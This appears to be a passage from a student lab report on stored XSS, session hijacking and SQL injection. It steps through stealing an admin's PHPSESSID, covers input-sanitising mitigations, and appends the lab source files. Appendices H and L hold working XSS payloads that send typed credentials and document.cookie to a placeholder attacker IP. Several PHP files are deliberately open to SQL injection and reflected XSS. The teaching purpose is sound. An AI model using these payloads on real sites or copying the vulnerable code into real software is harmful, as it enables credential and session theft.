We now need to create a scenario. Now that we have a script “hiding in plain sight” that is infecting the Login website blog the “attacker” now just has to wait. We are waiting idly for a privileged user to log into the website so we can hijack their session.

So let's do exactly that.

On our **Victim VM** we now need to log in to the Login webpage with the admin credentials.

Once logged in the attack has already taken place! The admins cookie has been sent directly to the attacker.

**T4. Cookie Hijacking - PHPSESSID**

We now need to verify that the Attacker has received the admin login cookie.

We can do this by looking at the servers access log. We can do this by executing the following command.

**cat /var/log/apache2/access.log**

We should now be able to see the admin’s PHPSESSID.

Congratulations! We just stole the PHPSESSID!

**Q2. What are other ways an attacker would be able to obtain the PHPSESSID?**

There are several other ways to obtain and perform session hijacking/cookie stealing. One technique is using a packet sniffer such as wireshark. In the HTTP stream of wireshark we are able to see the PHPSESSID. We can also perform session hijacking via ip spoofing and man in the middle attacks. There are also many tools created to steal cookies such as the Firefox extension called Firesheep.

**Q3. Now that we stole the PHPSESSID, theoretically what should we be able to do with it.**

Now that the attacker has the PHPSESSID they should be able to "log into" the users session with it, without the need of logging in with their own log in information. The session they stole thinks that the attacker is now the victim. According to Netsparker \cite{six} the session that was stolen will last as long as the victim is logged in. And the process of session hijacking can be seen in figure \ref{fig:sess-hijacking}.

**T5. Cookie Hijacking - Mitigation**

Stored XSS mitigation is fairly easy. We can use the php method htmlspecialchars()

This method will convert special characters into HTML entities, so that way certains scripts that require spacing with special characters such as quotes, or “&” and more will not run.

Lets try performing this mitigation to our website to prevent the stored XSS attack from running. To do this we need to edit our login.php file with vim.

Once we get into vim run the command **:set number** to show the line numbers of the login.php file.

We are going to edit line **57** to say

**$comment = htmlspecialchars(addslashes($\_POST[‘comment’]))** from **$comment =(addslashes($\_POST[‘comment’])**

Save the file and lets navigate back to the **Victim VM** to log back into the blog. Lets test our new line of code to see if we were able to mitigate cross site scripting.

Add the following into the text field…

**<script>alert(“Testing Mitigation for Stored XSS”)</script>**

No alert should be displayed and it should just be added to the comments. Lets see what happened on the server side.

Navigate back to the **Web\_Server** and log into the mysql XSS database.

Use the command **SELECT \* FROM comments;** To see what our added code did to our comments!

Each “special character” has been replaced with a new value mitigating the stored comments from a XSS attack!

**KLT**

In this lab the main learning objectives were to demonstrate how to implement a XSS attack on a website, how it works between the attacker and the target (in terms of network traffic) and how to mitigate against them. XSS are the number 1 form of attacking websites today and it is valuable to know how they work and how to mitigate against them.

The main takeaway from the lab was how XSS attacks were performed. This is valuable knowledge to both networking professionals as well as web developers as we have shown how to analyze network traffic that seems suspicious, and how to mitigate against XSS attacks on the code side. This can help us in the future whenever we develop a website, or think there is a XSS attacks for the team you are working for.

**APPENDICIES:**

**App A: index\_10.php**

<!DOCTYPE html>

<html lang="en">

<head>

<title>IT333 - Final Project: SQL Injections</title>

</head>

<body>

<center>

<h1>Signup Sheet</h1>

<form action="insert\_10.php" method="get">

<p>

<label for="firstName">First Name:</label>

<input type="text" name="first\_name"

id="firstName">

</p>

<p>

<label for="lastName">Last Name:</label>

<input type="text" name="last\_name"

id="lastName">

</p>

<p>

<label for="Pass">Password:</label>

<input type="text" name="pass" id="pass">

</p>

<p>

<label for="emailAddress">Email Address:</label>

<input type="text" name="email"

id="emailAddress">

</p>

<input type="submit" value="Submit">

</form>

</center>

</body>

</html>

**App B: insert\_10.php**

<!DOCTYPE html>

<html>

<head>

<title>Insert Data Page</title>

</head>

<body>

<center>

<?php

// servername => localhost

// username => root

// password => empty

// database name => staff

// before it was aq

$conn = mysqli\_connect("localhost", "mbm", "password",

"checkout");

// Check connection

if($conn === false){

die("ERROR: Could not connect. "

. mysqli\_connect\_error());

}

// Taking all 5 values from the form data(input)

$first\_name = $\_REQUEST['first\_name'];

$last\_name = $\_REQUEST['last\_name'];

$pass = $\_REQUEST['pass'];

$email = $\_REQUEST['email'];

// Performing insert query execution

// here our table name is college

// before I inserted into "checkout"

$sql = "INSERT INTO ppl(fname, lname, pass, email) VALUES ('$first\_name',

'$last\_name','$pass','$email')";

if(mysqli\_query($conn, $sql)){

echo "<h3>data stored in a database successfully."

. " Please browse your localhost php my admin"

. " to view the updated data</h3>";

echo nl2br("\n$first\_name\n $last\_name\n "

. "$gender\n $address\n $email");

} else{

echo "ERROR: Hush! Sorry $sql. "

. mysqli\_error($conn);

}

// Close connection

mysqli\_close($conn);

?>

</center>

</body>

</html>

**App C: index\_20.php**

<!DOCTYPE html>

<html lang="en">

<head>

<title>IT333 - Final Project: SQL Injections</title>

</head>

<body>

<center>

<h1>Credential Portal</h1>

<h3>Enter your username and password</h3>

<!-- <form action="insert.php" method="get"> -->

<form action="retrieve\_20.php" method="get">

<p>

<label for="firstName">First Name:</label>

<input type="text" name="first\_name"

id="firstName">

</p>

<p>

<label for="lastName">Password:</label>

<input type="text" name="last\_name"

id="lastName">

</p>

<input type="submit" value="Submit">

</form>

</center>

</body>

</html>

**App D: retrieve\_20.php**

<?php

$servername = "localhost";

$username = "mbm";

$password = "password";

$dbname = "checkout";

// Create connection

$conn = new mysqli($servername, $username, $password, $dbname); // Check connection

if ($conn->connect\_error) {

die("Connection failed: " . $conn->connect\_error);

}

$first\_name = $\_REQUEST['first\_name'];

$last\_name = $\_REQUEST['last\_name'];

$sql = "SELECT \* FROM ppl WHERE fname='$first\_name' or lname='$last\_name'";

$result = $conn->query($sql);

echo"<h1> Welcome back ".$first\_name." here is your account information</h1>";

if ($result->num\_rows > 0) {

// output data of each row

//echo "<ul>"

while($row = $result->fetch\_assoc()) {

echo "id: " . $row["id"]. " Name: " . $row["fname"]. " Last Name: " . $row["lname"]. "Password: " . $row["pass"] . " Email: ".$row["email"]."<br>"; }

} else {

echo "0 results";

}

//echo "</ul>";

$conn->close();

?>

**App E: index\_2\_mitigated.php**

<!DOCTYPE html>

<html lang="en">

<head>

<title>IT333 - Final Project: SQL Injections</title>

</head>

<body>

<center>

<h1>Credential Portal</h1>

<h3>Enter your username and passsword <br> and your password reset will <br>

be sent to you via email</h3>

<!-- <form action="insert.php" method="get"> -->

<form action="mitigation.php" method="get">

<p>

<label for="firstName">First Name:</label>

<input type="text" name="first\_name"

id="firstName">

</p>

<p>

<label for="lastName">Password:</label>

<input type="text" name="last\_name"

id="lastName">

</p>

<input type="submit" value="Submit">

</form>

</center>

</body>

</html>

**App F: mitigation.php**

<?php

$servername = "localhost";

$username = "mbm";

$password = "password";

$dbname = "checkout";

// Create connection

$conn = new mysqli($servername, $username, $password, $dbname); // Check connection

if ($conn->connect\_error) {

die("Connection failed: " . $conn->connect\_error);

}

$userid = $\_REQUEST['first\_name'];

$password = $\_REQUEST['last\_name'];

$sanitized\_userid =

mysqli\_real\_escape\_string($conn, $userid);

$sanitized\_password =

mysqli\_real\_escape\_string($conn, $password);

$sql = "SELECT \* FROM ppl WHERE fname = '"

. $sanitized\_userid . "' AND pass = '"

. $sanitized\_password . "'";

$result = mysqli\_query($conn, $sql)

or die(mysqli\_error($conn));

$num = mysqli\_fetch\_array($result);

if($num > 0) {

echo "Your new secure password has been sent to you via email";

}

else {

echo "Wrong username or password, please enter them again";

}

?>

**App Z: E1S1 Data Entry Values**

**fname, lname, pass, email**

**admin, ADMIN, admin, admin@a.com**

**Matt, Kelly, password, mk32@aol.com**

**Ben, Jacobs, 123456, BJacoBen@aol.com**

**Kelly, Brown, qwerty, KB@hotmail.com**

**Charlotte, Smith, 90210, SmithC@aol.com**

**Jen, Adams, puppy123, Jamds@gmail.com**

**Harrison, George, HG12345, georgie@gmail.com**

**Paul, Denver, denverNuggets, denNugsfan@aol.com**

**Joseph, Smith, detriotPistons99, pistons99@gmail.com**

**Percy, Jarvis, pjpassword, pjarvis81@gmail.com**

**Holly, Thrush, christmas, HThrush@aol.com**

**Jen, Kelley, jazzhands, jazzj@gmail.com**

**Jose, Lopez, josejosejose, jose@gmail.com**

**Marvin, Harrisonburg, wr88, coltsFan39@gmail.com**

**Josephine, Spitz, georgiaLover, jojo@aol.com**

**Steph, Holly, prince$$, holeholly@gmail.com**

**Stacy, Mons, stacysMom, stacy@aol.com**

**Nat, Peoples, nattyNatt, nattyNatt@gmail.com**

**Kelly, Peoples, 1234567890qwertyuiop12345678901, kellyKells@gmail.com Joe, Player, jp01, jp@aol.com**

**Appendix F baseHome.php file**

<?php

include "homeConf.php";

// Check user login or not

if(!isset($\_SESSION['lName'])){

header('Location: homeIndex.php');

}

// logout

if(isset($\_POST['but\_logout'])){

session\_destroy();

header('Location: homeIndex.php');

}

?>

<!doctype html>

<html>

<head></head>

<body>

<h1>Homepage</h1>

<form method='post' action="">

<input type="submit" value="Logout" name="but\_logout"> </form>

</body>

</html>

**Appendix H - Step 2 Script**

</body>

<body onload='stealCreds();'>

<div style="opacity:0;">

<form>

<input type="text" name="username" id="username" />

<input type="password" name="password" id="password" /> </form>

<script>

function stealCreds(){

var user = document.getElementById('username').value;

var pass = document.getElementById('password').value;

new Image().src="http://<IP ADDRESS>/login?u=" + user + "&p=" + pass; }

</script>

</div>

**Appendix I - config.php**

<?php

session\_start();

$host = "localhost"; /\* Host name \*/

$user = "xssuser"; /\* User \*/

$password = "xsspass"; /\* Password \*/

$dbname = "XSS"; /\* Database name \*/

$con = mysqli\_connect($host, $user, $password,$dbname); // Check connection

if (!$con) {

die("Connection failed: " . mysqli\_connect\_error());

}

?>

**Appendix J - Login.php**

<?php

include "config.php";

// 1

if (!isset($\_SESSION['username']) && isset($\_POST['username']) &&

isset($\_POST['password'])){

$username = $\_POST['username'];

$password = $\_POST['password'];

$query = "SELECT \* FROM users WHERE name='$username' AND password='$password'"; $result = mysqli\_query($con, $query);

$row = mysqli\_fetch\_array($result);

if ($row) {

$\_SESSION['username'] = $username;

header('Location: login.php');

die();

} else{

header('Location: index.php');

die();

}

}

// 3

else if($\_SERVER['REQUEST\_METHOD'] === 'GET' && !isset($\_SESSION['username'])) { header('Location: index.php');

die();

}

// 4

else if($\_SERVER['REQUEST\_METHOD'] === 'GET' && isset($\_SESSION['username'])){ echo “Hello” . $\_SESSION['username']

?>

<html>

<body>

<form method="POST">

<label for="blog">Add a Comment:</label>

<textarea id="blog" name="comment" rows="4" cols="50"></textarea>

<br><br>

<input type="submit" value="Submit">

</form>

<ul>

<?php

$query = "SELECT comment FROM comments ORDER BY id ASC"; $result = mysqli\_query($con, $query);

if ($result) {

while($row = mysqli\_fetch\_array($result)) {

echo("<li>" . $row[0] . "</li>\n");

}

}

?>

</ul>

</body>

</html>

<?php

die();

}

// 2

else if(isset($\_SESSION['username']) && isset($\_POST['comment'])){ $comment = addslashes($\_POST['comment']);

$query = "INSERT INTO comments (comment) VALUES ('$comment')"; $result = mysqli\_query($con, $query);

header('Location: login.php');

die();

}

else{

die();

}

?>

**Appendix K - Index.php**

<html>

<head>

<title>Login</title>

<link rel="stylesheet" type="text/css"

href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css"> </head>

<body>

<div class="container">

<div class="row">

<div class="col-md-8 col-md-offset-2">

<h3>Log In</h3>

<form action="login.php" method="POST" onsubmit="login.php">

<fieldset>

<div class="form-group">

<label for="username">Username:</label>

<input type="text" id="username" name="username"

class="form-control">

</div>

<div class="form-group">

<label for="password">Password:</label>

<div class="controls">

<input type="password" id="password" name="password" class="form-control"> </div>

</div>

<div class="form-actions">

<input type="submit" value="Login" class="btn btn-primary">

</div>

</fieldset>

</form>

</div>

</div>

</div>

<?php

$lang = $\_GET['lang'];

echo "<i>Your current language is $lang</i>"

?>

</body>

</html>

**Appendix L - Step 3 Script**

<script>

document.write(

'<img src="http://<kali ip address>/cookiemonster.jpg?cookie=' +

escape(document.cookie) + '" />'

);

</script>

**References**

**SQL:**

**https://www.w3schools.com/sql/sql\_injection.asp**

**https://www.malwarebytes.com/sql-injection**

**https://linuxhint.com/sql-injection-kali-linux/**

**https://www.kali.org/tools/sqlmap/**

**https://kalilinuxtutorial.wordpress.com/2015/04/16/sqlinjection/**

**https://www.kali.org/tools/sqlninja/**

**https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws https://portswigger.net/support/using-burp-to-exploit-sql-injection-vulnerabilities-the-uni on-operator**

**https://portswigger.net/support/using-burp-to-investigate-sql-injection-flaws**

**XSS:**

https://www.veracode.com/security/xss

https://owasp.org/www-community/attacks/Session\_hijacking\_attack

https://www.thesslstore.com/blog/the-ultimate-guide-to-session-hijacking-aka-cookie-hijacking/

https://owasp.org/www-community/attacks/xss/#stored-xss-attacks

https://owasp.org/www-community/attacks/xss/

https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet .html

https://www.hacksplaining.com/prevention/xss-reflected

https://www.youtube.com/watch?v=T1QEs3mdJoc

https://www.php.net/manual/en/function.htmlspecialchars.php